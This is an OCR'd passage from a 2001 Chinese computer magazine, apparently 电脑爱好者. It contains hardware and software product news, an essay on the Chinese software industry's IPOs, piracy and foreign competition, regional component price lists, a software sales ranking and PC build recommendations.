方正颐和秋季新产品发布　最新推出的方正颐和T5500系列产品只有1.98kg的重量，采用笔记本专用Intel Pentium III 900MHz处理器，支持Speedstep变频省电技术和ACPI高级电源管理功能，并配置128M内存、20G硬盘、8XDVD、56K Fax/Modem、10M/100M自适应网卡、13.3英寸TFT显示屏，机身内置DVD光驱，厚度却仅相当于一元硬币的直径。

WPS Office教师版和学生版上市　国内软件巨头金山公司近日宣布，隆重推出WPS Office教师版和WPS Office学生版。此版本不仅拥有WPS Office企业版中"文字处理办公"、"无限电子表格"、"会议电子幻灯"三项基本功能，而且针对教师和学生的使用习惯专门增加了特殊的功能和大量的模板，其中WPS Office教师版198元，学生版仅48元。

亚迅推出"慧眼"系列产品并打出服务牌　近日，亚迅科技推出了包括亚迅光驱、DVD及刻录机三条产品线，系列产品中分别应用"智能变速"、"智能纠错"、"智能防刻死"三项核心技术。同时，亚迅近日还宣布其光存储产品线的全部产品一改众多光驱生产厂商"三个月包换，一年保修"的售后服务承诺，实行"一年包换，全国联保"的服务政策。

■活　动

鸿友扫描仪十城市巡展及新品发布　联冠资讯有限责任公司于今秋十月在全国十大城市（北京、上海、广州、济南、南京、杭州、武汉、成都、沈阳、西安）展开以"十城巡展，新品发布"为主题的扫描仪现场热卖及展示活动。与巡展同期推出的新品是"酷熊2400"。它的光学分辨率为1200dpi×2400dpi，标准配置一个透射器，具有超薄的外观。

明基推出学生装机优惠月活动　明基电通近日在全国十几个大中城市推出"明基心系学子"——学生装机优惠月促销活动。活动期间，在各区域明基指定的显示器经销商处装机，并选择明基17英寸纯平显示器的学生，可凭学生证、明基显示器质保卡和购机发票在指定时间、场所获得明基赠送的价值168元时尚手表一块；选择购买明基17英寸非纯平显示器的学生将获赠价值88元时尚长袖T恤一件。

"三星勇闯世界杯"掀起新一轮液晶风暴　当中国国家足球队辗转征战十强赛并提前两轮入围世界杯时，三星显示器举办的"三星液晶伴您勇闯世界杯"的大型热卖活动正在全国12个城市中开展得如火如荼，赠送国家队全体队员签名的足球及国家队队员现场助兴等吸引了众多球迷与消费者的参与，销量在近段时间内激增。

先锋DVD－ROM秋风送爽　为了进一步推广先锋DVD－ROM 106S和庆祝DVD106SZ新品的上市，先锋产品中国总代理赞华集团宣布，将于10月15日在全国范围内隆重展开先锋DVD－ROM促销活动。促销期间，凡在赞华公司经销商柜台购买先锋公司上述两款产品中的任一款，均有机会获赠随机附送的精美礼品。

"全民正版迎世贸"大型社会系列活动开始　该活动是由实达铭泰率先倡导，并在政府相关部门的大力支持下组织实施的。历时两个月，活动共分三个阶段。第一阶段是"体验正版迎世贸"，第二阶段是"全民换盘迎世贸"，第三阶段将是整个活动的最高潮——"虎门销盘迎世贸"，12月15日，实达铭泰将把活动期间联合回收的盗版光盘，与政府相关部门一起，共同在虎门——这个有着非凡历史意义的地点当场销毁。

●昂达24X刻录机

这台刻录机同时具有JUST-LINK和JUST-SPEED两种安全模式，采用标准的ATAPI界面，提供具有24X写、10X可擦写的写入速度。读取CD-ROM可达40X，可刷新Firmware，同时还提供2M的缓存，并可水平及垂直安装。



●紫光扫描仪Uniscan B6210

B6210整体机壳采用彩色和科技白色，掀盖为墨绿色的半透明材质，独具匠心的流线型设计，超薄CCD技术，厚度仅为55.8mm，重2.6kg，具有1200×2400dpi的高分辨率和48位的高色彩深度。色彩还原性好、清晰度高、层次感强，具有强大的去网纹功能，可以分别对不同的稿件进行不同的去网纹效果处理。



中国软件：成长当中有烦恼

□小胖

2000年6月24日，国务院正式发布了第18号文件《鼓励软件产业和集成电路产业发展的若干政策》，对软件产业在融资、税收、出口、收入分配、人才培养、知识产权保护以及行业管理等方面的问题，制订了全面、系统的鼓励性措施，其优惠程度前所未有。据悉，这是我国继汽车产业之后推出的第二个产业政策。在经历了十多年的“深挖洞、广积粮”式的自我积累和探索发展的艰苦历程之后，中国的软件业又一次这样近距离地面对着成功和希望，兴奋与躁动的情绪在每一个中国软件人的身体里跳跃着。于是，2001年成为众多中国软件企业发泄委屈和释放热情的好日子——中国软件终于迎来了自己成长的又一个春天。但成长中的中国软件也遭遇到了成长的烦恼。

上市：希望当中有隐忧

软件企业上市是中国IT行业2001年的一道最为靓丽的风景线：金蝶、用友分别在香港和大陆成功上市，中科软件、齐鲁软件、新宇软件、炎黄在线等顺利借壳，这一切既吸引了投资者更多的关注目光，也鼓舞和激励着更多的后来者。在舆论一片叫好声中，国内软件企业加快了自己与资本亲密接触的步伐，融资、上市、投资(并购)、重组不一而足。

当然，同样是上市，软件企业的出发点和目标却是大不相同的。在今年成功上市的两巨头当中，上市地点一个在内地，一个在香港。其中，金蝶公司首先于第一季度在香港创业板上市，发行股票8750万股，共筹集资金8000万港币。金蝶之所以选择香港创业板上市，是因为它要选择一个国际化的资本市场，满足风险投资的退出套现的要求。同时，香港创业板在发行时间、额度和市场游戏规则上，都有利于金蝶以后的再次融资，再加上香港股市监管制度成熟能够促使企业规范运作。而用友软件上市的目的较为单纯，是以融资为主，因而选择了大陆内地A股市场。由于用友软件是实行核准制以来的第一家发行并上市的股票，盈利能力较强。其股票发行价高，流通盘又小，市场想象空间巨大，因此一上市就获得了资本方的追捧。5月18日用友软件上市，首日就以76元高位开盘，并在盘中股价一度上摸100元的整数关，成功融资8.8亿元现金。

然而，成功上市并不是企业发展的终点，而是一个新的起点。在企业上市之后，募集来的资金应该如何花就成为考验企业内力的试金石。在这方面，金蝶给出了部分的答案。金蝶通过上市，增强了企业的后劲，进而拓展市场，结合客户反馈与调查咨询，打造出了一个融合产品、技术、销售、服务为一体的企业软件产品网络，企业发展速度明显加速。在这方面，用友的做法就不太令人满意了。用友在上市后不到三个月的时间里就拿出了3个亿购买国债和委托理财。从用友中报来看，募集资金项目完成情况并不令人满意，7个具体项目，只有一个完成了72%，一个完成了35%，其余几项都完成不到10%。似乎用友对上市募集来的资金应该如何花这个问题的解答并不理想。

由于软件企业在从资本市场得到了资金后很容易陷入资本扩张的误区，因此，如何在资本驱使下时刻保持防范市场风险的意识，进而确立企业的核心竞争能力，才是上市企业要认真对待的难题。

盗版：不和谐中有和谐

盗版问题一直是我国软件企业的最大敌人，也是一个老生常谈的问题。中国加入国际版权公约已经10年了，国内颁布软件著作权法也已经10年了，但时至今日，现实仍然让我们触目惊心：消费软件的盗版率达95%。

最近，软件业内影响较大的两件事是实达铭泰倡导的‘虎门销盘’活动和金山公司推出了WPS Office教师版和学生版。不约而同地，这两个业界巨头的行动都是针对盗版的，并都想到了提高全民的正版意识。但提高全民的正版意识是一个长期而又艰巨的任务，需要企业努力，更需要全社会的努力，这两个活动只能算是万里长征中的一步。

实事求是地讲，由于目前我国物质生活水平的相对较低，受经济条件的限制，人们在软件市场上所能投入的资金是很有限的。指望消费者靠省吃俭用来买正版是不太现实的，相信在吃饭穿衣和正版软件之间，绝大多数人是会选择前者的。这就决定了会有相当一部分的人在相当长的一段时间内会依靠盗版。提高全民的正版意识是反盗版的关键，但提高全体人民的物质生活水平更是反盗版所必须具备的基础。

现在，当Office XP和Windows XP推出以后，由于微软在这

两个软件当中采取了全新的通过网站激活的加密策略，对盗版的打击较大，因而这两个产品的盗版将会较以前的版本大大的减少。

随着全民正版意识的相对提高，关于盗版这一不和谐的声音当中将会出现越来越多的和谐的声音。

个人英雄时代终结

曾几何时，中国的软件业是一个个人英雄的时代。一个程序员凭着自己充满智慧的源程序，就可以创办公司，成就自己的事业。在1994年以前，在中国IT行业中最出名的不是联想、方正、长城等大型IT公司的总裁，更不是IBM、HP、Compaq的CEO，而是写在程序封面上的程序员的大名——求伯君、吴晓军、鲍岳桥、王志东、王江民等等。

但现在，单个程序员单枪匹马闯天下的英雄时代一去不复返了。今天的软件如此庞大，它必须依靠大批程序员通力合作才能够完成。如果要在一些大型软件上署名，几十个，甚至几百个名字，以至一个整屏也写不完的事都有可能发生。用今天的眼光看，个人横溢的才华之于组织精良的软件工厂，就像骑瘦马挺长枪向风车发起冲锋的唐吉诃德一样悲壮。中国不可能再产生第二个求伯君，因为已经不存在产生程序英雄的客观条件了。在这一点上，KV系列的杀毒软件的情况就很能说明问题。由于江民公司至今难以抹去王江民的个人英雄主义色彩，也没有摆脱“作坊式”生产的迷局，曾经占据了杀毒软件市场80%以上的市场份额的KV系列杀毒软件的市场份额在节节败退，面临被瑞星和金山毒霸这两个后起之秀挤出场外的危险。



国际巨头纷纷抢滩

中国的巨大市场潜力早就引起世界软件巨头的注意和重视，他们纷纷采取行动进入中国市场。这其中，微软的操作系统和办公软件自不用说，除此之外，各大巨头也纷纷现身中国，建厂卖产品。

赛门铁克是较早进入大陆的国际知名软件厂商之一，自1998年进入中国之后，即致力于企业用户市场工具软件解决方案的开发，两年多来，一直以卓越的产品技术功能及良好的渠道管理著称，产品销量迅速攀长。在2000年，赛门铁克在中国区的业务增长达到了600%。今年10月11日，赛门铁克公司在京宣布将在国内启动全新“合作伙伴计划”，并在现场与玛赛网络、北大青鸟、广州科友、优隆信息、上海汇达以及加安科技六家代理商举行了“合作伙伴计划”的企业安全合作伙伴签约仪式。

今年以来，软件巨头进军中国的步伐进一步加快，而且将目光进一步放远，不但要在中国卖产品，而且还要网罗中国的软件人才，将产品的研发生产基地直接建到中国大陆上来。前不久，惠普公司宣布：惠普软件开发中心不久将在上海成立。在接下来的几年里，惠普软件开发中心将拥有1000名专业工程师，并致力于惠普软件的研究与开发，为中国本地市场用户提供广泛的解决方案。而因在中国成功地建立了微软中国研究院（现已更名为微软亚洲研究院）而尝到了甜头的微软更是雄心勃勃，在今年APEC上海峰会期间，与上海市人民政府签署了“共同促进上海软件产业发展谅解备忘录”。根据备忘录的精神，微软将在资金投入和技术支持方面参与上海的数字化工程，并准备在中国第一批培养2000名软件架构设计师。世界第二大软件制造商CA也与东大阿尔派进行了广泛而又深入的合作。

中国软件企业与国外大公司相比，最大的差距是缺乏对市场规律、游戏规则的深刻理解，以致无法制定相应的企业发展战略。当国际软件巨头纷纷登陆之后，我们在与他们同台竞技之时，一方面感到了“狼来了”的危险，另一方面也能近距离地向他们学习。

全球商务人士最推崇的媒体之一《商业周刊》不久前刊登了一篇文章，大意是说中国的硬件厂商十几年来得到了长足的发展，而软件业却似乎依然看不到前景。其实在经历了十多年的积累之后，中国的软件业已经具备了快速成长的本钱，只要我们不一叶障目地看问题，认真对待软件业成长中所遭遇的烦恼，埋头苦干，中国软件业的腾飞已是指日可待了。CF

□栏目主持　胡 克



近期的配件市场又恢复了往日的繁荣，基本上各种配件在市场中都有充足的货源供用户选购，而且价格也开始趋于稳定。随之而来的就是中关村的周末又开始涌入狂热的购机人流，表现出一派市场繁荣的景象。

在CPU市场，各种型号CPU的价格都略有下降，而且差价长时间保持在20-30元左右，整体来看比较稳定。Intel Socket 423针脚的P4价格相对较低一些，并且渐渐被Socket 478针脚的P4所取代，但在市场中依然还是有一些用户购买，这些用户看重的当然是Rambus的性能。笔者个人认为，Intel 845芯片组+SDRAM+Socket 478的P4组合也是一个过渡的方案，性能不如Intel 850芯片组+Rambus+Socket 423的P4组合。但出于今后升级的考虑，许多人还是选择了Socket 478针脚的P4。现在Socket 423针脚P4的出货量主要在整机市场，在零售市场不是很多，价格也相对较低一些。Socket 423针脚的P4 1.3G/1.4G/1.5G/1.7G的价格分别为1000/1030/1260/1580元；相比之下，Socket 478针脚的P4价格趋于稳定，1.4G/1.5G/1.7G的价格分别为1140/1320/1600元。PⅢ的市场目前情况不被看好，由于其价格比P4还要高，因此购买PⅢ的人越来越少了。看来要等Tualatin大量上市以后PⅢ才能“见缓”。现在PⅢ 733EB/800EB/866EB/933EB/1G的价格分别为890/1030/1130/1370/1430元；赛扬Ⅱ 566/600/633/667/700/766/800/850/900/1G的价格分别为295/305/325/340/355/365/410/430/500/580元。

AMD的CPU在这段时间的销售势头不错，主要是因为与AMD搭配的KT133(A)芯片组性能日趋稳定，而且雷鸟的价格已经降到了比较低的位置（雷鸟900/1G/1.2G/1.4G的价格分别为570/690/800/970元）。但是现在雷鸟的销售势头与P4相比，还是存在一定的差距，估计是AMD已经开始把精力投放在Athlon XP上面的缘故吧。Athlon XP从性能上应该比P4强一些，但令人头疼的热量仍是困扰AMD的主要问题。看来AMD要想完全凭借性能和Intel抗衡，着实有些困难。此外，由于赛扬Ⅱ的销售势头比较强劲，处于低端的毒龙市场反应不太理想，毒龙750/800/850/900的价格分别为310/375/410/490元。

内存市场最近还是在缓慢地下降，虽然只有5-10元左右的价格变化，但整体还是保持下降的趋势的。现代内存的128M PC-133和256M PC-133的价格分别为85元和165元，虽然最近一直保持1元、2元的下跌，但大家也能感觉到其下跌的空间已经非常小了。一直保持较高价位的Kingmax的价格最近也有所下降，Kingmax PC-150 128M/256M的价格分别为130/245元，应该还有一定的降价空间。而Kinghorse的内存还是比较超值的，128M/256M的价格分别为110/210元，在性能上要比普通现代的强不少。相对而言，Rambus和DDR内存却还有一定的降价空间，价格也已经逐渐平民化了。三星Rambus内存的价格有小幅下跌，64M/128M（PC2100）的价格分别为155/390元；现代DDR266 128M/256M的价格分别为130/255元。

虽然大部分配件缺货问题已经解决，但硬盘的货源还不是很充足，不过好在价格没有上涨，反而有些下降。市场中希捷硬盘的价格不错，除酷鱼四代40G硬盘断货外，60G和80G的价格分别为1200元和1650元，已经相当便宜了。U6的价格降得不是很多，40G/60G/80G的价格分别为740/950/1450/元。相比之下，IBM腾龙三代的货源显得比较充足，但其价格与酷鱼相比有些高，10G/20G/40G/60G的价格分别为620/720/900/1170元。迈拓的硬盘中，低转速的星钻系列销量不错，星钻一代30G/40G/60G/80G的价格分别为730/780/1100/1430元。此外，虽然酷鱼四代刚上市不久，但其性能已经得到了不少用户的肯定，不仅价格便宜，噪音非常小，而且发热量也不是很大。

正如我们前面所说的，在Intel 845芯片组+SDRAM+Socket 478的组合中，SDRAM内存是性能的瓶颈，虽然有消息说Intel将在年底推出支持DDR内存的Intel 845D芯片组，但现在我们已经有了一个新的选择——威盛的P4X266+DDR内存的组合。目前，在市场中已经有硕泰克、浩鑫、精英、新天下等几个品牌相继推出了P4X266的主板。在这些主板中，硕泰克的SL－85DRV和SL－85DRV＋（带有RAID功能）销售得不错，售价分别为1080元和1160元。看来DDR内存已经随着多款拥有支持DDR内存芯片组的主板的上市，开始普及起来了。

显卡市场中虽然有多个品牌的使用Radeon芯片的显卡上市，但整个市场中占据主流的依然还是采用nVIDIA芯片的产品。在高端，艾尔莎推出了基于nVIDIA最新的GeForce2 Titanium芯片的“钛”系列，其中影雷者721和影雷者516非常适合于游戏玩家和硬件发烧友，其售价分别为2599元（影雷者721）和1499元（影雷者516）。不过在购买时需要注意的是，影雷者721采用64MB DDR显存，而影雷者516分别有32MB DDR显存和64MB DDR显存两个版本。与高端产品相比，在销量上现在销售势头不错的，还有像UNIKA小影霸、七彩虹这些中等价位的品牌，基本上MX200(32M)/MX400(32M)/GeForce2 Pro(32M DDR)/GeForce3的价位分别为450/650/800/2900元左右。为了打击假货的泛滥，UNIKA小影霸已经开始逐渐换新的包装了，而且显卡上的散热片也更为华丽了，价格基本保持不变。所以大家在选购UNIKA小影霸显卡的时候最好购买新包装的产品。

在光存储市场里，目前已经渐渐出现了DVD-ROM取代CD-ROM的势头。一般的国产DVD-ROM都降到了400-500元，仅比普通CD-ROM贵100多元，因此装机的时候选择DVD-ROM的人也越来越多，看来对于早就想要一个DVD-ROM的朋友来说，购买的时机已经到了。CF

鸣谢本栏特约信息员
杨法　余庆辉
杨涛　黄　宇

报价杂货铺

(截止到2001.11.1，仅供参考。每日行情报价和分析可查阅《电脑爱好者》网站，地址：http://www.cfan.com.cn/hardware/)

华东地区产品报价

CPU	
Intel Pentium IV 1.5G (423/478)	1300/1450元
Intel Pentium IV 1.4G/1.3G	1190/1100元
Intel Pentium III 733盒/散	1100/1020元
Intel Pentium III 933盒/散	1400/1310 元
Intel Pentium III 1000盒/散	1520/1480元
Intel Celeron II 800/850/900散	445/460/540元
AMD 雷鸟 850/1G/1.2G	570/770/870元
AMD 毒龙 750/800/850	260/385/450 元
内存	
Kingmax 128M/256M PC150 SDRAM	125/250元
KingSton 128M/256M PC133 SDRAM	140/275元
Gl2000千禧条128M/256M	120/200元
KingSton Rambus 64M/128M	185/410元
三星 Rambus 64M/128M	155/380元
三星 128M/256M DDR	165/345元
KingSton 128M/256M DDR	190/390元
HY 128M/256M PC133 SDRAM	80/170元
主板	
Intel原装850(P4)/华硕PT4	1250/1420元
升技 TH7-RAID(i850 P4)/I845	1250/1240元
升技 SA6/ST6(815EP)	880/900元
技嘉 60X(I815EP)/8TX-C(I850)	880/1360元
微星 815EP/850Pro(P4 I850)/845 PRO	850/1260/1240元
硕泰克 SL-75DRV(VIA KT266 支持DDR)	890元
硕泰克 SL-65DRV(VIA Appllo Pro266 支持DDR)	810元
显卡	
Matrox G450 16M/32M DDR 双头	630/810元
Matrox G550 32MB DDR 双头	1050元
ATI Radeon LE/VE(32M)	790/810元
小影霸速龙3000MX/速配7700	480/990元
小妖G9700DDR/小妖7600	1150/890元
丽台GF2 MX200/MX400/GF3	660/880/3250元
DVD-ROM	
先锋16X DVD/12X DVD	610/560元
NEC 16X DVD/SONY 16X DVD	599/650元
Acer 16X DVD/阿帕奇16X DVD	599/599元
声卡	
Creative Vibra 128/Digital 128	130/260元
Creative(创新) Live! Value(数码版)	465元
Creative SB LIVE! 5.1 豪华版/白金版	800/2050元
WINFAST Sound 支持光纤	320元
显示器	
Philips 105S/107E/107T	1090/1460/1680元
Acer 77V/78G/GT	1380/1880/1680元
Samsung 750S/753DF	1360/1630元
LG795FT/777FN (纯平)	2260/2450元
索尼 G200/E200/G400	4500/3150/7700元

西北地区产品报价

CPU	
P4 1.7G/1.6G/1.5G/1.4G(478针)	1730/1300/1270/1020元
P4 1.7G/1.6G/1.5G(423针)	1550/1360/990元
P III 1G/933/866	1480/1400/1150元
赛扬II 1G/900/850/800/733	610/500/430/420/360元
雷鸟1.4G/1.3G/1.2G/1.1G	990/920/800/695元
毒龙900/850/750	490/410/310元
硬盘	
IBM 60GXP 40G/金钻6代40G	980/1140元
IBM 10G/20G(笔记本专用)	760/1040元
星钻一代40G/希捷U5 40G	880/700元
酷鱼 III 40G/30G	920/800元
WD40G/30G/20G(7200)	930/860/760元
火球AS40G/AS30G/LD40G	1050/880/790元
鲁文易盘16M/32M/64M/128M/256M	238/348/588/1148/2288元
内存	
HY 256M/128M/64M(PC133)	165/85/70元
Kingston 128M/256M	140/270 元
Kingmax 128M/256M PC150	130/280元
三星 64M/128M Rambus	150/320元
显示器	
PHILIPS 105G/107E/107G/107T	1260/1490/1660/1760元
金长城GW1770U/N700DF/N700DFS	1540/1800/1830元
三星 550B/753DF/755DF/700IFT	1390/1750/2550/2950元
爱国者700E/770FT/788FD/900A	1299/1599/2299/3299元
Acer 77C/77G/78G/77GT	1499/1699/1999/1799元
优派E653/E70/E73F/PF755	1200/1490/1990/3250元
源兴B1570M/B1770M/B1770F	1060/1499/1830元
雅美达570T/772T/786T/797T	1599/2680/2980/3280元
主板	
联想K7E-C/A10B/P4/SX5EP/A12(DDR)	930/720/1430/868/1099元
奔驰FC-815EP/K8-200A+/K8-266A	835/880/960元
微星K7T PRO2NL-A/MS6309NL-100	830/760元
技嘉60XE/60XE-1/60X/6VX7-4X-AP	1070/950/910/820元
华硕P4B/TUSL2-C/A7V133-C	1330/910/840元
升技KT7A/KT7E/KF20/KT7A-RAID	890/820/750/1040元
显卡	
太阳花幻影S9000/8800/S8000PRO	1190/1030/899元
微星8808/8817	530/790元
华硕V6600 32M/V6600 64M/MX400	1190/1030/899元
丽台GF2 MX PRO/GF2 MX/GF2 MX200	900/700/620元
小影霸小妖9700/速配7700/7000	1020/880/810元
启亨 GF2 MX400/GF2 MX200/TNT2 PRO	699/579/449元
光驱	
Acer 48X/50X/52X	370/390/420元
爱国者52X/12X DVD/16X DVD	339/439/555元
爱国者12CD-RW/16XCD-RW	699/899元
长谷50X/52X/12X DVD	268/288/468元
微星52X/12X DVD	299/750元
三星48X/52X	370/390元
奥美嘉50X/52X/12X DVD	350/388/580元
雄兵50X/10X DVD/12X DVD	360/680/760元
Aopen 48X/50X/12X DVD	340/360/820元

连邦软件销售排行榜

2001年10月15日-2001年10月28日

咨询电话：(010) 62525338

名次	操作系统平台		设计开发工具		办公事务处理		信息管理	
	名 称	金额(元)	名 称	金额(元)	名 称	金额(元)	名 称	金额(元)
1	Xteam Linux4.0	28	程序员加油站	28	智能狂拼2	39	轻松会计	98
2	中软Linux3.0	18	CAXA电子图板	650	金山笔圣一连笔王	238	速达财务	1880
3	红旗 Linux服务器版	168	远潮电脑婚纱自我形象设计	68	五笔字型第二代国际版	36	财智2001家庭版	85
4	Redhat Linux7.1	48	流风婚纱形象设计系统	168	自然码2000专业版	60	E商网络商务管理	499
5	Linux 大系	68	编程资源大全	32	文杰 For Windows	158	降龙九九会计软件	99
6	蓝点Linux 2.0	15	电子设计自动化软件EDA2000	980	名片大师2	100	天大天财进销存	780
7	中文之星2001	1380	编程经典控件大全	38	打字高手	28	营销百宝箱	168
8	Linux 世纪行	38	贴我贴我	48	WPS Office办公组合软件	198	智能炒股王	48
9	中日文输入平台	288	趣味编程2	28	二笔输入法	280	速达3000	880
10	Windows98中文标准版	1998	我形我速	99	黑马智能输入	38	腾鹰汽修管理系统	3800

名次	游戏娱乐		教育学习		电子图书		实用工具	
	名 称	金额(元)	名 称	金额(元)	名 称	金额(元)	名 称	金额(元)
1	盟军敢死队2	68	洪恩GOGO学英语全集	150	程序员大本营	58	瑞星2002	198
2	恐龙危机2	48	随心所欲说英语	150	平面设计专业图库	78	KV3000	128
3	乾隆王朝月费卡	18	树人家庭教育软件	68	中华传世藏书	99	金山快译2002	49
4	大家来找X+问答也疯狂	29	电脑世纪行3	267	图酷-高密度数码图库	68	豪杰超级解霸	38
5	死亡之屋2	39	无敌背单词	28	中国名著1200套装	108	Norton2001	238
6	神雕大侠	9	新东方背单词软件	25	电脑设计专业图库	65	TOOLS电脑实用工具2	38
7	石器时代	29	飞跃英语4	78	百科三杰	28	虚拟光碟	58
8	指极星	50	开天辟地3＋开天辟地学Office XP	127	中国历代文物精品集萃	58	实用工具软件集锦	25
9	仙剑客栈	58	从零开始学英语	150	电脑爱好者2001	12	东方影都	49
10	剑侠外传一月影传说	68	2001翰林汇系列套装	180	中国成语故事大全	38	平面设计不求人	48

华南地区产品报价

CPU

产品	价格
Duron 1G/900/850/800/750	600/520/410/380/310元
Athlon 1.4G/1.33G/1.2G/1.1G	995/945/795/690元
P4 1.4G/1.6G(423、盒装)	1030/1430元
奔腾III 866/933/1G盒装	1165/1415/1480元
赛扬II 667/733/800/850	330/355/420/460元

硬盘

产品	价格
IBM腾龙三代20G/40G/60G	760/920/1180元
WD20G/40G/60G(7200)	740/910/1220元
希捷U6 40G/60G/80G	720/970/1370元
希捷酷鱼IV 20G/40G/60G	730/910/1190元
星钻一代20G/30G/40G	760/820/860元
朗科优盘加密型8MB/16M/32M	199/299/439元
朗科优盘无驱动型32MB/64M/96M	499/999/1499元
爱国者移动存储王5G/10G/20G	1680/1980/2680元

主板

产品	价格
华硕 P4B（478）/P4B-E	1550/1720元
升技 TH7-R（850）/BL7（845）	1580/1390元
技嘉60X(I815EP)/8TX-C(I850)	890/1380元
微星815EP/850Pro/845 PRO	850/1280/1250元
钻石CS60-EC/NB72-SC/AD70-SC	870/1100/890元
梅捷SY-K7VTA PRO/SY-TISU	880/980元
硕泰克SL-65EP/75DRV/85DRV+	720/880/1350元
维硕694X/815EP/K7VAT	650/780/750元
Intel原装850(P4)/华硕PT4	1250/1420元
联想K7E-C/A10B/P4/SX5EP/A12(DDR)	930/720/1430/868/1099元
奔驰FC-815EP/K8-200A+/K8-266A	835/880/960元
升技KT7A/KT7E/KF20/KT7A-RAID	890/820/750/1040元

内存

产品	价格
KingMax 128M/256M PC150 SDRAM	130/280元
KingSton 128M/256M PC133 SDRAM	160/330元
KingSton Rambus 64M/128M	180/400元
三星 Rambus 64M/128M	165/380元
三星 128M/256M DDR	185/360元
KingSton 128M/256M DDR	190/410元
HY 128M/256M PC133	115/215元
GI2000千禧条128M/256M	120/200元

显示器

产品	价格
飞利浦107T/107E/105E	1700/1450/1120元
现代F770D/F790D/F7710	1650/2650/1550元
雅美达510T/570T/772T/786T	1599/1599/2499/2699元
美格796FD/786FD/810FD	2999/2299/3999元
EMC维冠D777/787/797/950F	1499/1588/1780/2750元
LG 771EF/774EF/775EF/795FT	1690/2200/1850/2680元

装机指南

□北京 赵宁

●以下方案中配件的价格仅供参考！采购应以当日市场价格为准。

经济型搭配

配件种类	品牌	型号	价格
CPU	Intel	赛扬800	400元
主板	Aopen	AX3SP Pro	850元
内存	HY	256MB	160元
显卡	耕升	GeForce256-32M	380 元
声卡	整合	——	——
硬盘	Maxtor	星钻二代 40GB	850元
光驱	Aopen	948E （48X）	300元
音箱	润宝	轻骑兵B2	200元
显示器	Acer	78G	1850元
鼠标键盘	——	杂牌键盘+双飞燕3D	70元
机箱电源	银河	银梭(ATX-320)	240元
总计			5300元

为什么用赛扬呢？主要是因为最近Duron的价格因为缺货开始上涨，所以相比之下赛扬更合适。CⅡ 800作为100外频中最低频率的产品，有不少超频性能都比较好，能遇到一块超上133外频也不是不可能。主板采用了来自Aopen的815EP主板，品质相当不错，价格也比较低，而且整合了声卡，可以省掉一笔买声卡的钱了。显卡比较特别，我推荐大家如果能遇到就选择耕升的GF256-32M产品，现在价格非常便宜，只需要380元即可，而且它的性能绝对不亚于现在流行的MX200显卡。硬盘采用了Maxtor新推出不久的星钻二代，除了从价格因素考虑之外，它较低的噪音也是我们选择的原因。

普通型搭配

配件种类	品牌	型号	价格
CPU	AMD	Athlon XP 1500+	1100元
主板	EPOX	8kha+	1100元
内存	HY	DDR 256MB	290元
显卡	ATI	Radeon LE	750元
声卡	创新	SB PCI128D	180元
硬盘	Maxtor(Quantum)	新超能火球AS 40GB	1000元
光驱	台电	16X DVD	580元
音箱	创新	SW300	300元
显示器	LG	774FT	1900元
鼠标键盘	——	Acer 键盘+网际劲貂	120元
机箱电源	银河	E时捷	280元
总计			7600元

本期给大家推荐一款尝鲜型配置。采用来自AMD的最新武器——Athlon XP组建的豪华阵容：核心Athlon XP 1500+AMD最新推出的XP系列中最低频率的产品，但实际工作频率达到了1.33GHz，执行效能则与P4 1.5G相抗衡，但是价格却仅1000元出头。主板采用了目前Socket A结构中最优秀的主板芯片组VIA的KT266A，这是改进版的KT266芯片组，性能自然有大幅度提升，配合256MB的DDR内存，系统的性能是不容置疑的。硬盘还是推荐了一款QT的超能火球AS（现在姓Maxtor了）。总体来说，这款7000多元的尝鲜型配置可以让您充分体验AMD Athlon XP配合KT266A和DDR内存给您带来的G速狂飙的快感！


高档配置推荐

配件种类	品牌	型号	价格
CPU	Intel	P4 1.5GHz(Socket 478)	1350元
主板	精英	P4VXMD	880元
内存	HY	原厂DDR 256MB	290元
显卡	ON-DATA	闪电7000+	850元
声卡	创新	数码版	420元
硬盘	IBM	60GXP 40GB	900元
光驱	奥美嘉	超霸16X DVD	548元
音箱	漫步者	R1000TC	170元
显示器	雅美达	A-740T	2350元
鼠标键盘	——	Acer 键盘+网际劲貂	120元
机箱电源	银河	世纪之虹	280元
总计			8158元

终于等到P4价格合适的时候了！其实Intel还应该好好感谢VIA呢，如果不是VIA推出的P4X266芯片组，或许今天我们还不会选择P4系统啊。但是ECS精英还是强力推出了基于P4X266的主板产品，价格非常实惠，所以我们得以在8200元范围内装出比较平均的P4配置。CPU当然就是今日非常红火的P4了，推荐的是1.5GHz的产品，为配合主板，也为日后升级方便，我们选择了Socket 478的产品。但是这里需要注意的是，虽然是Socket 478的产品，但是核心仍然不是新的Northwood，而是跟早期Socket 423的产品一样的，建议大家在装机时一定要买专用的散热器，否则后果会不堪设想！呵呵！P4+DDR系统的好坏我想就不必再多说了，快动手吧！

市场聚焦

MARKET FOCUS



●自配电源适配器需要注意的问题

有些外置的电脑设备电源变压器损坏后，由于用户买不到原配的适配器，所以只能购买通用电源适配器。选购通用电源适配器除了注意输出电源电压、插头形式相同外，还要注意插头的极性和电源的功率。有相当部分的通用低压稳压电源负载功率很小，遇到功率大一些的负载就会严重自身发烫或者电压跌落。另外大部分低压稳压器输出的是低压直流电（标有DC字样），而少量电脑外设的电源适配器为交流输出（标有AC），两者不能通用。

●液晶显示器稳中有降

方正的15寸液晶显示器已经上市了，其中CL151A - A1 15寸的液晶产品外观很好看，而且很轻很薄，它的最大分辨率可达1024×768，亮度为200CD/m^2，对比度300:1，现在的售价稍高了一点，为3999元。刚上市不久的昂达液晶卖到3688元。ADI降低了其15寸液晶显示器A600的售价，现已下调至3890元，它的17寸液晶显示器L712目前的售价还是8880元。大宇的17寸液晶也降价了，现价为6800元，可能是现在市场上最便宜的17寸液晶了。此外优派显示器也全线降价了，除了传统的CRT以外，在LCD方面，15寸液晶VE150的价格从3999元降到了3750元，而其高端的17寸产品VG175也降到了13000元。

●新鲜的无线网卡和便宜的笔记本网卡

